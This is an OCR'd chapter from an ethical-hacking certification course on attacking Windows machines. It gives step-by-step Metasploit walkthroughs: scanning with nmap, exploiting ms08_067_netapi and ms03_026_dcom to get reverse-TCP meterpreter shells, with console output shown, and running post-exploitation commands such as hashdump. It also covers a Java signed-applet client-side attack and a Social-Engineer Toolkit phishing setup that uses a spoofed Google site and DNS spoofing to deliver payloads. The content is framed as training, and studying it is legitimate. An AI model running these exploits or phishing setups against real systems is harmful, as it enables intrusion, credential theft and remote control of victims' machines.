
Part 9 of Certified Ethical Hacker (CEH) Course

By

Dr. Hidaia Mahmood Alassouli

Hidaia_alassouli@hotmail.com


Part 9: Windows and Linux Hacking



Understand Server Side Attack & Client Side Attack


- **Server Side Attack**
- Hacker use exploit can be lunched over network and work without any action from user
- The exploit in system or O.S can use metasploit for attack by server side attack

- **Client Side Attack**
- These are attacks that target vulnerabilities in client applications that interact with a malicious server or process malicious data. Here, the client initiates the connection that could result in an attack. If a client does not interact with a server, it is not at risk, because it doesn't process any potentially harmful data sent from the server.




How Do Reverse-Connecting Trojans Work?

Reverse-connecting Trojans let an attacker access a machine on the internal network from the outside. The hacker can install a simple Trojan program on a system on the internal network,such as the reverse WWW shell server. On a regular basis (usually every 60 seconds), the internal server tries to access the external master system to pick up commands. If the attacker has typed something into the master system, this command is etrieved and executed on the internal system. Reverse WWW shell uses standard HTTP. It's dangerous because it's difficult to detect—it looks like a client is browsing the Web from the internal network.




The Trojan program will make server which can be installed in the client computer we want tohack. The reverse connection will make the server in the client computer makes connection on the Trojan program.



- (Server side attack) Hack Windows BY ms08_067_netapi
- This module exploits a parsing flaw in the path canonicalization code of NetAPI32.dll through the Server Service. This module is capable of bypassing NX on some operating systems and service packs. The correct target must be used to prevent the Server Service (along with a dozen others in the same process) from crashing. Windows XP targets seem to handle multiple successful exploitation events, but 2003 targets will often crash or hang on subsequent attempts. This is just the first version of this module, full support for NX bypass on 2003, along with other platforms, is still in development.

Steps to attack windows xp sp3



- Hack Windows BY (ms08_067_netapi) Ha
- Ifconfig
- Nmap –A 192.168.1.0-254
- Msfconsole
- Use exploit/windows/smb/ ms08_067_netapi
- Set RHOST 192.168.1.6
- Exploit

Scan the subnet using the command nmap –A to find windows machine


Nmap -A 192.168.1.0 254

Msfconsole

Use exploit/windows/smb/ms08_067_netapi

Set rhost 192.168.52.132 (the other win xp machine that has the exploit)

exploit




```
msf > use exploit/windows/smb/ms08_067_netapi
msf  exploit(ms08_067_netapi) > set RHOST 192.168.1.6
RHOST => 192.168.1.6
msf  exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.1.3:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.1.6
[*] Meterpreter session 1 opened (192.168.1.3:4444 -> 192.168.1.6:1496) at 2013-
08-24 18:37:00 -0400

meterpreter > 
```

Then you can work in the interpreter session and write any command.


Some commands: ls, sysinfo, hashdump, screenshot, ipconfig, shell

When you go to shell you can use the dos commands: net share, ipconfig /all, tasklist, net user, net share, netstat -anb



```
meterpreter > sysinfo
Computer        : USER-366583A67C
OS              : Windows XP (Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Meterpreter     : x86/win32
```

You can run payload in the computer using this hole




```
msf  exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf  exploit(ms08_067_netapi) > set LHOST 192.168.1.3
LHOST => 192.168.1.3
msf  exploit(ms08_067_netapi) > set LPORT 4444
LPORT => 4444
msf  exploit(ms08_067_netapi) > set RHOST 192.168.1.4
RHOST => 192.168.1.4
msf  exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.1.3:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.1.4
[*] Meterpreter session 1 opened (192.168.1.3:4444 -> 192.168.1.4:1041) at 201
08-25 14:28:32 -0400
```

Msfconsole

```
Use  exploit/windows/smb/ms08_067_netapi

Set  PAYLOAD  windows/meterpreter/reverse_tcp

Set  LHOST  192.168.52.135

Set  LPORT  4444
```


Set RHOST 192.168.52.132 (the other win xp machine that has the exploit)

Exploit



- (Server side attack) Hack Windows server XP (ms03_026_dcom) exploit
- This module exploits a stack buffer overflow in the RPCSS service, this vulnerability was originally found by the Last Stage of Delirium research group and has been widely exploited ever since. This module can exploit the English versions of Windows NT 4.0 SP3-6a, Windows 2000, Windows XP, and Windows 2003 all in one request :)

You can use also armitage



× Attack 192.168.1.100

Microsoft RPC DCOM Interface Overflow


This module exploits a stack buffer overflow in the RPCSS service, this vulnerability was originally found by the Last Stage of Delirium research group and has been widely exploited ever since. This module can exploit the English versions of Windows NT 4.0 SP3-6a, Windows 2000, Windows XP, and Windows 2003 all in one request :)

Option	Value
LHOST	192.168.1.3
LPORT	4786
RHOST	192.168.1.100
RPORT	135

Targets: 0 => Windows NT SP3-6a/2000/XP/2003 Universal

□ Use a reverse connection

□ Show advanced options




(Client side attack) Hack Windows 8? Java signed Applet

This exploit dynamically creates a .jar file via the Msf::Exploit::Java mixin, then signs the it. The resulting signed applet is presented to the victim via a web page with an applet tag. The victim's JVM will pop a dialog asking if they trust the signed applet. On older versions the dialog will display the value of CERTCN in the "Publisher" line. Newer JVMs display "UNKNOWN" when the signature is not trusted (i.e., it's not signed by a trusted CA). The SigningCert option allows you to provide a trusted code signing cert, the values in which will override CERTCN. If SigningCert is not given, a randomly generated self-signed cert will be used. Either way, once the user clicks "run", the applet executes with full user permissions.

The application's digital signature cannot be verified.
Do you want to run the application?

It is a client side attack. When the hacker uses java signed applet module in the metasploite it will act as web server and will have a website that have Java meterpreter reverse tcp payload. It requires that the client have java application to execute the java payload. Anybody will go to the website will download and install the payload and the hacker can control the computer. It can hack any machine that has the javal application.
You set the the LHOST and the RHOST the hacker ip address. The LPORT can be any port and RPORT put 8080 or 80 or any other port. Put the URI part /.



multi/browser/java_signed_applet

Java Signed Applet Social Engineering Code Execution

This exploit dynamically creates a .jar file via the Msf::Exploit::Java mixin, then signs the it. The resulting signed applet is presented to the victim via a web page with an applet tag. The victim's JVM will pop a dialog asking if

Option	Value
SigningKey	
SigningKeyPass	
SRVHOST	192.168.1.3
SRVPORT	80
SSL	0
SSLCert	
SSLVersion	SSL3
URIPATH	

Targets: 0 => Generic (Java Payload)

□ Show advanced options


Launch

Java_Applet (HTTP shell with AES encryption) + Phishing + Spoof DNS

Tunnel communication over HTTP, Spawn a piped command shell (stager) and encrypt traffic by AES algorithm

We will do fake site for www.google.com and when any person in the local network wants to go for this web site he will come first for your fake website and the fake website will download payload to the client computer.

Go to back track then exploitation tools then social engineering tools then social engineering toolkit then the set command.




```
root@bt:/pentest/exploits/set# ./setup.py install
Reading package lists... Done
Building dependency tree
Reading state information... Done
Package git is not available, but is referred to by anoth
This may mean that the package is missing, has been obsol
is only available from another source
E: Package git has no installation candidate
[!] SET is already installed in /usr/share/setoolkit, rem
root@bt:/pentest/exploits/set# ./set-update
[-] Updating the Social-Engineer Toolkit, be patient...
[-] Performing cleanup first...
Removing src/agreement4
Removing src/logs/
[-] [*] Updating... This could take a little bit...
```

Set > ./ setup.py install


./set-update

./settoolkit

